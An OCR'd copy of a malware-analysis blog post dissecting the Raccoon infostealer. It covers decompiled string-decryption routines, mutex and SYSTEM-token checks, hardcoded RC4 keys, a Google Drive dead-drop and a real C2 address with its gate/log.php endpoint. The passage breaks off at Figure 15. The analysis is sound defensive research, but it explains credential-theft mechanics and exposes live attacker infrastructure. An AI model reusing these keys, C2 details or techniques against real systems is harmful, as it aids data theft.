
In depth analysis of an infostealer: Raccoon

secfreaks.gr/2019/12/in-depth-analysis-of-an-infostealer-raccoon.html




```
# To read about customizing HTTP responses, see docs/CustomResponse.m
[Example2]
MatchHosts:       35.197.207.160
MatchURIs:        gate/log.php
Dynamic:          raccoon.py

[Example1]
MatchHosts:       35.197.207.160
MatchURIs:        gate/sqlite3.dll
RawFile:          sqlite3.dll

[Example1]
MatchHosts:       35.197.207.160
MatchURIs:        gate/libs.zip
RawFile:          libs.zip
```

General Info

Raccoon is a malware written in C++. It came to my attention while looking at my twitter feed and spotting a tweet from @tkanalyst. I was not aware of it, and as a malware analyst working at a sandbox company(tria.ge), I wanted immediately to analyze it and develop signatures. Also, I have not any background in Threat Intel or attribution, so the name was chosen due to @tkanalyst tweet.
The sample that was analyzed has the following information:

- MD5 HASH (Packed) : 126ed436b3531dd857b25b9da2c80462
- MD5 HASH (Unpacked): 3367E9FC3CDBE03D65460E5BF86EE16B
- Raccoon Version: 1.2

Generally, the sample is a typical infostealer malware. It checks for the existence of various types of applications such as browsers, email clients, coin wallets and attempts to steal their data by reading their configuration files or databases. The execution of the malware is closely related with the configuration that the CnC server will send, thus there is an obstacle during the dynamic analysis if the CnC domain is down. In our case this was solved by writing a module in Fakenet-NG and emulating the responses of the CnC(Figure 1).



```
# To read about customizing HTTP responses, see docs/CustomResponse.md
[Example2]
MatchHosts:       35.197.207.160
MatchURIs:        gate/log.php
Dynamic:          raccoon.py

[Example1]
MatchHosts:       35.197.207.160
MatchURIs:        gate/sqlite3.dll
RawFile:          sqlite3.dll

[Example1]
MatchHosts:       35.197.207.160
MatchURIs:        gate/libs.zip
RawFile:          libs.zip
```


Figure 1

Static Analysis

While I am not that fond of malware written in C++ for obvious reasons, Raccoon was not that complicated - it does not have any ANTI - methods, and its execution is straight forward. With the help of FLIRT signatures if correctly applied, the static analysis can become a lot easier. While spending some time doing static analysis, I noticed some patterns for string decryption. The majority of the strings are encrypted with a combination of bitwise NOT/XOR (depending on the sample)(Figure 2,3). To make my life easier and to practice my IDApython skills, I created a script in order to search and decrypt these strings: [7]. Some main points from the script:


- It has two major functions responsible for reading ASM instructions and gathering the data and decrypting it.
- It is based on pre-defined regex for deciding whether there is potential encrypted data. There is often overlap between the addresses which is solved by checking the decrypted strings and deciding which one is valid.

- It's really easy to fix a decrypted string that it is wrong or was overwritten by another pattern - you just call one of the two available functions having as a parameter the address of the instruction that one believes to move data needed for the decryption of the string.



```
mov     cl, 1Fh
mov     dword ptr [ebp-78Ch], 928BB51Fh
mov     dword ptr [ebp-788h], 898E8981h
mov     edx, ebx
mov     word ptr [ebp-784h], 8E81h
mov     [ebp-782h], bl

loc_108062A:
not     cl
xor     cl, [ebp+edx-78Bh]
mov     [ebp+edx-78Bh], cl
inc     edx
cmp     edx, 9
jnb     short loc_1080648 ; String is : Ukrainian
```

Figure 2



```
lea     eax, [ebp-7FAh]
mov     [ebp-7E5h], bl
push    eax
lea     ecx, [ebp-0CF8h]
call    ??0?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@std@@QAE@PBD@Z
;   } // starts at 1080B12
;   try {
mov     byte ptr [ebp-4], 0Ah
mov     edx, ebx
movaps  xmm0, ds:xmmword_10D40F0
movups  xmmword ptr [ebp-812h], xmm0
mov     dword ptr [ebp-802h], 0C9C1CDC2h
mov     word ptr [ebp-7FEh], 8E91h
mov     [ebp-7FCh], bl

loc_1080B99:
mov     cl, [ebp-812h]
not     cl
xor     [ebp+edx-811h], cl
inc     edx
cmp     edx, 15h
jb      short loc_1080B99 ; String is : attachment;filename="
```

Figure 3

Dynamic Analysis

Starting to analyze the malware dynamically, the malware first checks for a mutex, in order to determine if an instance of it is already running. Specifically, the mutex's name is a result of a string decryption and concatenation with the current user's name. If the mutex does not exist, it is created and the function returns 1, else it returns 0. (Figure 4)

```
char init_mutex()
{
  char v0; // al
  char *v1; // ecx
  char *v2; // esi
  int v4; // [esp+Bh] [ebp-5h]
  char v5; // [esp+Fh] [ebp-1h]
  int savedregs; // [esp+10h] [ebp+0h]

  v4 = 0xD69A8B06;
  v0 = 6;
  v5 = 0;
  v1 = 0;
  while ( 1 )
  {
    (v1++)[(_DWORD)&v4 + 1] ^= ~v0;
    if ( (unsigned int)v1 >= 3 )
      break;
    v0 = v4;
  }
  v5 = 0;
  wrapper_GetUserNameA(v1);
  v2 = CString::Concat((int)&savedregs);        // "rc/nepenthe"
  if ( OpenMutexA(0x1F0001u, 0, v2) )
    return 0;
  CreateMutexA(0, 0, v2);
  return 1;
}
```

Figure 4


Immediately after that, the malware check the privilege that is executed with. Specifically, with the help of the token is determined whether the process is run from Local System group. If that's the case, then a snapshot of running processes is acquired, and it will try to duplicate a token(with higher privileges) from another one in order to call **CreateProcessWithTokenW** API, restarting with higher privileges.(Figure 5)

```
signed int sub_1070B34()
{
  HANDLE v0; // eax
  signed int v1; // esi
  PSID *v2; // edi
  LPWSTR StringSid; // [esp+8h] [ebp-Ch]
  HANDLE TokenHandle; // [esp+Ch] [ebp-8h]
  DWORD TokenInformationLength; // [esp+10h] [ebp-4h]

  TokenInformationLength = 0;
  v0 = GetCurrentProcess();
  if ( !OpenProcessToken(v0, 8u, &TokenHandle) )
    return 0;
  v1 = 1;
  if ( !GetTokenInformation(TokenHandle, TokenUser, 0, TokenInformationLength, &TokenInformationLength)
    && GetLastError() != 122 )
  {
    return 0;
  }
  v2 = (PSID *)GlobalAlloc(0x40u, TokenInformationLength);
  if ( !GetTokenInformation(TokenHandle, TokenUser, v2, TokenInformationLength, &TokenInformationLength) )
    return 0;
  StringSid = 0;
  if ( !ConvertSidToStringSidW(*v2, &StringSid) )
    return 0;
  if ( wrapper_utf_strcmp(L"S-1-5-18", StringSid) )
    v1 = 0;
  GlobalFree(v2);
  return v1;
}
```

Figure 5

As it was mentioned in Cybereason's post[1], the malware checks the locale of the system against various other values such as: *Russian*, *Ukrainian*, *Belarussian*, *Kazakh*, *Kyrgyz*, *Armenian*, *Tajik*, and *Uzbek*.

In order to continue the execution, the malware needs to get its JSON config. The CnC server serving the config does not exist inside the sample - instead, the sample dynamically acquires its CnC via another request. The samples firstly proceeds into decrypting a RC4 key (**1@zFg08*@45**) which is further used to decrypt a URL and sample's Config ID. (Figure 6)



```
; ---------------------------------------------------------------------------

loc_108087B:                            ; CODE XREF: sub_1080532+33F↑j
                lea     eax, [ebp-6FBh]
                mov     [ebp-6F6h], bl
                push    eax             ; char *
                lea     eax, [ebp-1B6Ch]
                push    eax             ; char *
                call    _strcmp
                pop     ecx
                pop     ecx
                test    eax, eax
                jz      loc_108C59B
                mov     cl, 34h
                mov     dword ptr [ebp-781h], 0B18BFA34h
                mov     dword ptr [ebp-77Dh], 0F3FBAC8Dh
                mov     edx, ebx
                mov     dword ptr [ebp-779h], 0FEFF8BE1h
                mov     [ebp-775h], bl

loc_10808C6:                            ; CODE XREF: sub_1080532+3B0↓j
                not     cl
                xor     cl, [ebp+edx-780h]
                mov     [ebp+edx-780h], cl
                inc     edx
                cmp     edx, 0Bh
                jnb     short loc_10808E4 ; String is : 1@zFg08*@45
                mov     cl, [ebp-781h]
                jmp     short loc_10808C6
; ---------------------------------------------------------------------------
```


Figure 6

There are 2 hardcoded strings, encrypted with RC4 and encoded with base64 encoding .They also have multiple newline and space characters (probably to break static tool?). These strings are the URL of the first domain and the Config ID of the current sample. (Figure 7)

```
  pvReserved = (signed int)"Mypo7lAqDGp6xNdb/CUHGKD0x9cCPC4XYTUYxcMwDD/tWbPQlmUzGwH+R8cN9kncG9emvv5BgN4uB2Q0VMx5R07cK4p"
                           "1qrxJpUJxYZwoj+8=                                                                          "
                           "                                                                                           "
                           "                                                                                           "
                           "                                                                                           "
                           "                                                                   ";
  *(a1 - 1909) = 0;
  std::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<char,std::char_traits<char>,std::alloc
  pvReserved = (signed int)"bW14qBZ2RXUsgNgerDoGQ/6gmtYZbSNIKHhMzsdwTDX+TOjXyyM4RA==                                     "
                           "                                                                                           "
                           "                                                                                           "
                           "                                                                                           "
                           "                                                                                           "
                           "                                                                   ".
```


Figure 7

In the current sample, a request is performed towards a drive.google.com url followed, by a lookup in the response headers in order to locate two substrings: '**.txt";filename*=UTF-8**' and **'attachment;filename=**'(Figure 8,10). Their values are the RC4 encrypted CnC that is ought to respond later with a valid JSON configuration. (Figure 9). It should be noted that, the key RC4 key for decrypting the CnC domain is different than the one used before, but it is hardcoded in the sample (**7effd829b15db71f1e5431670f17da25**).




```
X-Play-Console-Experiments-Override, X-Play-Console-Session-Id",
"Access-Control-Allow-Methods": "GET,OPTIONS", "Content-Type": "text/plain",
"Content-Disposition": "attachment;filename=\"Qo+sX9AjhVW/tvHLibNZdj9jbb75EvBizQLM6SBobg8a6g==
.txt\";filename*=UTF-8''Qo+sX9AjhVW%2FtvHLibNZdj9jbb75EvBizQLM6SBobg8a6g%3D%3D.txt", "Date":
"Tue, 26 Nov 2019 17:38:07 GMT", "Expires": "Tue, 26 Nov 2019 17:38:07 GMT", "Cache-Control":
"private, max-age=0", "X-Goog-Hash": "crc32c=AAAAAA==", "Content-Length": "0", "Server":
"UploadServer", "Alt-Svc": "quic=\":443\"; ma=2592000; v=\"46,43\",h3-Q050=\":443\";
ma=2592000,h3-Q049=\":443\"; ma=2592000,h3-Q048=\":443\"; ma=2592000,h3-Q046=\":443\";
ma=2592000,h3-Q043=\":443\"; ma=2592000"}
```

Figure 8



```
C:\Users\nepenthe\Desktop
λ python raccoon_cnc.py
[+] Value : Mypo7lAqDGp6xNdb/CUHGKD0x9cCPC4XYTUYxcMwDD/tWbPQlmUzGwH+R8cN9kncG9emvv5B
gN4uB2Q0VMx5R07cK4p1qrxJpUJxYZwoj+8= -> RC4 Decrypted: https://drive.google.com/uc?e
xport=download&id=1M5gMGlOLtBmmH6czK6eBhSEpTqw_lu9y
[*] Getting the RC4 encrypted CnC from the url ...
[+] URL extracted:  Qo+sX9AjhVW/tvHLibNZdj9jbb75EvBizQLM6SBobg8a6g==
[+] Value : "Qo+sX9AjhVW/tvHLibNZdj9jbb75EvBizQLM6SBobg8a6g== -> RC4 Decrypted: http
://35.197.207.160/gate/log.php
```


Figure 9



```
                call    perform_http_req
                mov     byte ptr [ebp-4], 9
                mov     edx, ebx
                movaps  xmm0, ds:xmmword_10B4190
                movups  xmmword ptr [ebp-7F8h], xmm0
                mov     dword ptr [ebp-7EBh], 918382EAh
                mov     word ptr [ebp-7E7h], 0EFFAh
                mov     [ebp-7E5h], bl

loc_1060B3F:                            ; CODE XREF: sub_1060532+620↓j
                mov     cl, [ebp-7F8h]
                not     cl
                xor     [ebp+edx-7FAh], cl
                inc     edx
                cmp     edx, 15h
                jb      short loc_1060B3F ; String is : .txt";filename*=UTF-8
                lea     eax, [ebp-7FAh]
                mov     [ebp-7E5h], bl
                push    eax
                lea     ecx, [ebp-0CF8h]
                call    ??0?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@std@@QAE@PBD@Z
                mov     byte ptr [ebp-4], 0Ah
                mov     edx, ebx
                movaps  xmm0, ds:xmmword_10B40F0
                movups  xmmword ptr [ebp-812h], xmm0
                mov     dword ptr [ebp-802h], 0C9C1CDC2h
                mov     word ptr [ebp-7FEh], 8E91h
                mov     [ebp-7FCh], bl

loc_1060B99:                            ; CODE XREF: sub_1060532+67A↓j
                mov     cl, [ebp-812h]
                not     cl
                xor     [ebp+edx-811h], cl
                inc     edx
                cmp     edx, 15h
                jb      short loc_1060B99 ; String is : attachment;filename="
                lea     eax, [ebp-811h]
                mov     [ebp-7FCh], bl
                push    eax
                lea     ecx, [ebp-0CE0h]
                call    ??0?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@std@@QAE@PBD@Z
```


Figure 10

After that, it's time for the UUID of the infected workstation to be built. This is done by getting the machine GUID, user's name and the previously encrypted config in the sample all together concentrated. The parameter is encoded with base64 encoding and a POST request is performed to the previously decrypted CnC domain. (Figure 11, 12)



```
                mov     cl, 4Ah
                mov     dword ptr [ebp-759h], 0C1DAD74Ah
                mov     edx, ebx
                mov     dword ptr [ebp-755h], 88D1DCEAh
                mov     [ebp-751h], bl

loc_1060C8E:                            ; CODE XREF: sub_1060532+778↓j
                not     cl
                xor     cl, [ebp+edx-758h]
                mov     [ebp+edx-758h], cl
                inc     edx
                cmp     edx, 7
                jnb     short loc_1060CAC ; String is : bot_id=
                mov     cl, [ebp-759h]
                jmp     short loc_1060C8E
; ---------------------------------------------------------------------------

loc_1060CAC:                            ; CODE XREF: sub_1060532+770↑j
                lea     edx, [ebp-758h]
                mov     [ebp-751h], bl
                mov     ecx, offset Optional
                call    CString__Concat
```


Figure 11



```
                mov     cl, 75h
                mov     dword ptr [ebp-7D5h], 0E5E9AC75h
                mov     edx, ebx
                mov     dword ptr [ebp-7D1h], 0EDE3ECE4h
                mov     dword ptr [ebp-7CDh], 0B7EEE3D5h
                mov     [ebp-7C9h], bl

loc_1060D76:                            ; CODE XREF: sub_1060532+860↓j
                not     cl
                xor     cl, [ebp+edx-7D4h]
                mov     [ebp+edx-7D4h], cl
                inc     edx
                cmp     edx, 0Bh
                jnb     short loc_1060D94 ; String is : &config_id=
                mov     cl, [ebp-7D5h]
                jmp     short loc_1060D76
; ---------------------------------------------------------------------------

loc_1060D94:                            ; CODE XREF: sub_1060532+858↑j
                lea     edx, [ebp-7D4h]
                mov     [ebp-7C9h], bl
                mov     ecx, esi
                call    CString__Concat
```

Figure 12


The malware ensures that a response is valid by either checking for the existence of the string 'Wrong config id' or by the string 'url'. Also, if the response does not contain the 'Wrong config id' but somehow contains the string 'url', will later fail during the parsing of the configuration. (C++ exceptions). (Figure 13)



```
                mov     byte ptr [ebp-4], 1Dh
                mov     edx, ebx
                movaps  xmm0, ds:xmmword_10B4000
                movups  xmmword ptr [ebp-839h], xmm0
                mov     [ebp-829h], bl

loc_1060F31:                            ; CODE XREF: sub_1060532+A12↓j
                mov     cl, [ebp-839h]
                not     cl
                xor     [ebp+edx-838h], cl
                inc     edx
                cmp     edx, 0Fh
                jb      short loc_1060F31 ; String is : Wrong config id
                push    ebx
                lea     eax, [ebp-838h]
                mov     [ebp-829h], bl
                push    eax
                lea     ecx, [ebp-950h]
                call    String__MemChr
                cmp     eax, 0FFFFFFFFh
```

Figure 13


If the JSON config is valid, then the the value of 'url' json property is acquired. Also, a folder is created in TEMP with named 'TrashCan' which was not used during execution. (Figure 14). It should be also noted that, all the file operations are performed via transactions, something that Fumiko[5], another malware researcher has described in one of his blog posts.



```
                mov     cl, 4Fh
                mov     dword ptr [ebp-774h], 0D1C2E44Fh
                mov     dword ptr [ebp-770h], 0D1F3D8C3h
                mov     edx, ebx
                mov     word ptr [ebp-76Ch], 0DEh

loc_1061105:                            ; CODE XREF: sub_1060532+BEF↓j
                not     cl
                xor     cl, [ebp+edx-773h]
                mov     [ebp+edx-773h], cl
                inc     edx
                cmp     edx, 8
                jnb     short loc_1061123 ; String is : TrashCan
                mov     cl, [ebp-774h]
                jmp     short loc_1061105
; ---------------------------------------------------------------------------

loc_1061123:                            ; CODE XREF: sub_1060532+BE7↑j
                lea     eax, [ebp-773h]
                mov     [ebp-768h], bl
                push    eax
                lea     ecx, [ebp-8B4h]
                call    ??0?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@std@@QAE@PBD@Z
                mov     byte ptr [ebp-4], 33h
                lea     esi, [ebp-8B4h]
                cmp     dword ptr [ebp-8A0h], 10h
                cmovnb  esi, [ebp-8B4h]
                call    get_temp_appdata_path
                mov     edx, esi
                mov     ecx, eax
                call    CString__Concat
                push    eax
                lea     ecx, [ebp-0D40h]
                call    ??0?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@std@@QAE@PBD@Z
```

Figure 14


Another check of properties in the confiq occurs, for 'config' and 'mask'. If succesfull located the sample continues to create a string 'C:\\Users\\user\\AppData\\Local\\Temp\\Log.zip' for future usage. Another property check happens, for 'attachment_url'. If it exists, its value will be acquired, which in our case is a .dll. The malware will start preparing the ground to download and load the particular library.As it is common with Raccoon, a string is decrypted in memory and in this case it is 'sqlite3.dll'. Later, a full TEMP path will be built in order to be used by UrlDownloadToFileA to download and save the file.(Figure 15)



```
